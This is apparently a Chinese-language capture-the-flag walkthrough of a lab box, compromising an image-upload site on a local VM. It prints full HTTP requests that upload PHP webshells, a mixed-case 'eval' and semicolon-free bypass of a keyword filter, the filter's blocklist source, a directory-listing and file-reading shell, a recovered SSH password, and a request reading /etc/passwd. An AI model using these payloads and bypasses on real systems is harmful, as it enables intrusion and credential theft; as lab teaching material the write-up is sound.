信息收集

存活主机扫描

```
┌──(npc㉿kali)-[~/mazesec/111z]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.141  08:00:27:50:0d:5b       PCS Systemtechnik GmbH
```

tcp全端口扫描


```
┌──(npc㉿kali)-[~/mazesec/111z]
└─$ nmap -p- -sT 192.168.56.141

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

目录扫描

```
┌──(npc㉿kali)-[~]
└─$ dirsearch -u http://192.168.56.141

[22:11:33] 200 -   86B  - /upload.php
[22:11:33] 301 -  318B  - /uploads  ->  http://192.168.56.141/uploads/
[22:11:33] 200 -  407B  - /uploads/
```

80 端口 web 服务探测

在线图床上传的web服务



MazeSec

在线图床


迷径深处战千机，技艺同修共此行。

点击选择文件或拖拽文件到此区域

支持格式: JPG, PNG, GIF

（最后一版做了点小调整，ip变动忽略）

前端js里允许上传的扩展名只有图片格式，上传图片，burp抓包，发送到，后端会检测文件内容，使用`eval`、`system`等危险函数名时会上传失败




```
POST /upload.php HTTP/1.1
Host: 192.168.56.144
Content-Length: 200
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGzp0x0j6EbX5ENCA
Accept: */*
Origin: http://192.168.56.144
Referer: http://192.168.56.144/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

------WebKitFormBoundaryGzp0x0j6EbX5ENCA
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

<?php eval($_POST[1]);
------WebKitFormBoundaryGzp0x0j6EbX5ENCA--
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Nov 2025 15:10:08 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 95
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "success":false,
  "error":
  "\u68c0\u6d4b\u5230\u6307\u5b9a\u5185\u5bb9: eval, ;",
  "filepath":null
}
```

```
"\u68c0\u6d4b\u5230\u6307\u5b9a\u5185\u5bb9: eval, ;"
```

```
"检测到指定内容: eval, ;",
```


同时还会检测分号;，php允许使用`?>`直接最后一个php语句不使用分号结束，可以通过多个php标签，实现执行多条php语句。返回提示，php对函数名大小写不敏感，使用大写可以绕过



```
POST /upload.php HTTP/1.1
Host: 192.168.56.144
Content-Length: 201
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGzp0x0j6EbX5ENCA
Accept: */*
Origin: http://192.168.56.144
Referer: http://192.168.56.144/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

------WebKitFormBoundaryGzp0x0j6EbX5ENCA
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

<?php evAl($_POST[1])?>
------WebKitFormBoundaryGzp0x0j6EbX5ENCA--
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Nov 2025 15:12:36 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 60
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "success":true,
  "error":null,
  "filepath":"691b3b648e822.php"
}
```


访问页面报500，可能因为php配置禁用了函数，php在解析时发现函数不可用就会报错，后端返回错误码500



该网页无法正常运行

192.168.56.144 目前无法处理此请求。

HTTP ERROR 500



URL

```
http://192.168.56.144/uploads/691b3b648e822.php
```


Use POST method

enctype: application/x-www-form-urlencoded

Body


```
1=system('id');
```

php官方的解释里有讲，`eval`并不是函数，而是一个语言构造器，disable_funtions里也ban不了这个，如果你用system函数遇到500，换成大小混写的`eval`试试



注释


注意: 因为是语言构造器而不是函数，不能被 可变函数 或者 命名参数 调用。



```
POST /upload.php HTTP/1.1
Host: 192.168.56.141
Content-Length: 202
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAcE91P1Dx2bXSPXU
Accept: */*
Origin: http://192.168.56.141
Referer: http://192.168.56.141/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

------WebKitFormBoundaryAcE91P1Dx2bXSPXU
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

<?php eVal($_POST[1]);?>
------WebKitFormBoundaryAcE91P1Dx2bXSPXU--
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Nov 2025 14:26:14 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 60
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "success":true,
    "error":null,
    "filepath":"6919df06589f2.php"
}
```

可以提前上传个文件读取upload.php的源码，减少waf命中，增加马子存活率



```
POST /upload.php HTTP/1.1
Host: 192.168.56.144
Content-Length: 228
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGzp0x0j6EbX5ENCA
Accept: */*
Origin: http://192.168.56.144
Referer: http://192.168.56.144/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

------WebKitFormBoundaryGzp0x0j6EbX5ENCA
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

<?php highlight_file('/var/www/html/upload.php')?>
------WebKitFormBoundaryGzp0x0j6EbX5ENCA--
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Nov 2025 15:32:57 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 60
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "success":true,
  "error":null,
  "filepath":"691b4029b1ce3.php"
}
```

```
// 指定内容检测
$specified_contents = [
    # 形同虚设，好在有兜底
    # 函数，ban!
    ’eval’, ’exec’, ’system’, ’shell_exec’, ’passthru’,
    ’proc_open’, ’popen’, ’assert’, ’create_function’,
    ’include’, ’require’, ’include_once’, ’require_once’,
    ’file_get_contents’, ’file_put_contents’,’phpinfo’,
    # 奇技淫巧，ban!
    ’`’ ’” ”’   ”’ ’”
       ,  .   ,   .   ,
    # 语句结束符，ban!
     ’.’
      ; ,
];
```

因为存在函数禁用比较严格，执行命令困难，我和MJ讨论两个方案：


- 暂不命令执行，通过函数扫描读取文件内容，收集信息
- 劫持LD_PRELOAD，绕过disable_functions实现命令执行

在此感谢MJ的测试和帮助

文件上传getshell

方案0：蚁剑直接读取文件

命令执行函数被禁用不影响文件读取以及目录扫描等功能，使用蚁剑直接依次查看目录及文件内容，可以发现 llpass.txt 里存放的ll用户 ssh 密码



名称	日期	大小	属性
backup	2025-11-16 11:56:35	4 Kb	0755
llpass.txt	2025-11-16 11:51:00	28 b	0644


```
ll:Bp2tFMYfElkoMWlOUsOD1C30
```

方案1：上传webshell读取文件

作为一个折中的方案，在不执行命令的条件下，仅靠webshell扫描指定目录、读取敏感文件，收集信息。


```php
<?php $dir=$_GET[1]?>
<?php $file=$_GET[2]?>
<?php echo '<pre>'?>
<?php print_r(scandir($dir))?>
<?php echo '</pre>'?>
<?php highlight_file($file)?>
```

效果图如下：



```
Array
(
    [0] => .
    [1] => ..
    [2] => bin
    [3] => boot
    [4] => dev
    [5] => etc
    [6] => home
    [7] => initrd.img
    [8] => initrd.img.old
    [9] => lib
    [10] => lib32
    [11] => lib64
    [12] => libx32
    [13] => lost+found
    [14] => media
    [15] => mnt
```

URL
http://192.168.56.144/uploads/691b4abb3b1c6.php?1=/&2=/etc/passwd

